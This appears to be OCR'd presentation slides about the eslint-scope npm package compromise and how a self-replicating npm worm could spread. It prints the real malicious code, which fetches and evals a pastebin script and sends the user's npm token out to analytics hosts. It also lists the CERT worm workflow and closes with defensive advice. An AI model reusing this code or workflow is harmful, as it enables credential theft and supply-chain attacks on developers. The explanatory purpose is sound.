
NPM WORM

Zz

eslint-scope

It was reported that eslint-scope (an npm package with 59 million downloads) had been compromised.

https://github.com/eslint/eslint-scope/issues/39


mazurov.github.io/escope-demo/ - Google Chrome
May 4 21:32
mazurov.github.io/escope-demo/

Escope Library: Scope Objects Visualization

Javascript code

```
function MONAD(modifier) {
    'use strict';

    var prototype = Object.create(null);
    prototype.is_monad = true;

    function unit(value) {
        var monad = Object.create(prototype);
        monad.bind = function (func, args) {
            return func.apply(
                undefined,
                [value].concat(Array.prototyp
            );
        };
        if (typeof modifier === 'function') {
            value = modifier(monad, value);
        }
        return monad;
    }
    unit.method = function (name, func) {
        prototype[name] = func;
        return unit;
    };
    unit.lift_value = function (name, func) {
```


Scopes

- +0: Scope
- +1: Scope
- +2: Scope
- +3: Scope
- +4: Scope
- +5: Scope
- +6: Scope
- +7: Scope
- +8: Scope

```
try {
  var https = require('https');
  https.get({
    hostname: 'pastebin.com',
    path: '/raw/XLeVP82h',
    headers: {
      'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0',
      'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
    }
  }, response => {
    response.setEncoding('utf8');
    response.on('data', contents => {
      eval(contents);
    });
    response.on('error', () => {});
  }).on('error', () => {});
} catch (err) {}
```

```
try{
var path=require('path');
var fs=require('fs');
var npmrc=path.join(process.env.HOME||process.env.USERPROFILE,'.npmrc');
var content="nofile";

if (fs.existsSync(npmrc)){

      content=fs.readFileSync(npmrc,{encoding:'utf8'});
      content=content.replace('//registry.npmjs.org/:_authToken=','').trim();

      var https1=require('https');
      https1.get({hostname:'sstatic1.histats.com',path:'/0.gif?4103075&101',method:'GET',headers:
{Referer:'http://1.a/'+content}},()=>{}).on("error",()=>{});
      https1.get({hostname:'c.statcounter.com',path:'/11760461/0/7b5b9d71/1/',method:'GET',headers:
{Referer:'http://2.b/'+content}},()=>{}).on("error",()=>{});

    }
}catch(e){}
```

In response, npm has taken the published version of the package down and has invalidated every npm token so that developers will have to login again. They are also advising that you use 2-Factor Authentication.



Are you getting 404's?

Due to a recent security incident, all user tokens have been invalidated. Please see the status page for more details.

To generate a new token, visit your tokens settings page or run `npm login`.

Multi-factor Authentication as Fast As Possible

* Knowledge factor
* Possession factor
* Inherence factor


Why choose NPM ?

NPM also reports that they have about **5 Billion** individual package downloads per week. That's 500 package downloads a week per user.

Keep traversing the graph of packages that depend on one another, as well as the graph of authors who have access to other packages, it doesn't take long to infect the entire registry.

Keep traversing the graph of packages that depend on one another, as well as the graph of authors who have access to other packages, it doesn't take long to infect the entire registry.

Publishing with a long-living token.



Create Token

Access Level


[✓ Read and Publish]

Read Only

Node runs with full access to the file system and network by default, you can do a whole lot with people's machines.

Not to mention the fact that many users run npm with `sudo`.

The truth is that this massive community we've built is built on **trust.**


CERT | Software Engineering Institute | Carnegie Mellon University
Vulnerability Notes Database
Advisory and mitigation information about software vulnerabilities
DATABASE HOME
SEARCH
REPORT A VULNERABILITY
HELP
Print
Tweet
Send
Share

Vulnerability Note VU#319816

npm fails to restrict the actions of malicious npm packages

Original Release date: 26 三月 2016 | Last revised: 26 三月 2016

Overview

npm allows packages to take actions that could result in a malicious npm package author to create a worm that spreads across the majority of the npm ecosystem.

Description

npm is the default package manager for Node.js, which is a runtime environment for developing server-side web applications. There are several factors in the npm system that could allow for a worm to compromise the majority of the npm ecosystem:

1. npm encourages the use of semver, or semantic versioning. With semver, dependencies are not locked to a certain version by default. For any dependency of a package, the dependency author can push a new version of the package.
2. npm utilizes persistent authentication to the npm server. Once a user is logged in to npm, they are not logged out until they manually do so. Any user who is currently logged in and types `npm install` may allow any module to execute arbitrary publish commands.
3. npm utilizes a centralized registry which is utilized by the majority of the Node.js ecosystem. Typing `npm publish` ships your code to this registry server, where it can be installed by anyone.

When these three aspects of npm are combined, it provides the capability for a self-replicating worm. The following steps are an example worm workflow outlined in the report provided by Sam Saccone

1. Socially engineer a npm module owner to npm install an infected module on their system.
2. Worm creates a new npm module
3. Worm sets a lifecycle hook on the new npm module to execute the worm on any install
4. Worm publishes the new module to the user's npm account
5. Worm walks all of the user's owned npm modules (with publish permissions) and adds the new module as a dependency in each's package.json.
6. Worm publishes new versions to each of the owned modules with a "bugfix" level semver bump. This ensures the majority of dependent modules using the ^ or ~ signifier will include the selfreplicating module during the next install.

They don't solve the core problem of publishing with a long-living token.

Fix

- **Make sure you aren't automating npm publishing in a way that exposes your token.**
- **As a user who owns modules you should not stay logged into npm. (Easily enough, npm logout and npm login)**
- **Setup 2-Factor Authentication (it makes it much harder to introduce worms)**
- Be more careful about the dependencies being introduced to your codebase.
- Use lockfiles (they help prevent worms from spreading as fast)
- Use npminstall *someModule* --ignore-scripts (postinstall)

END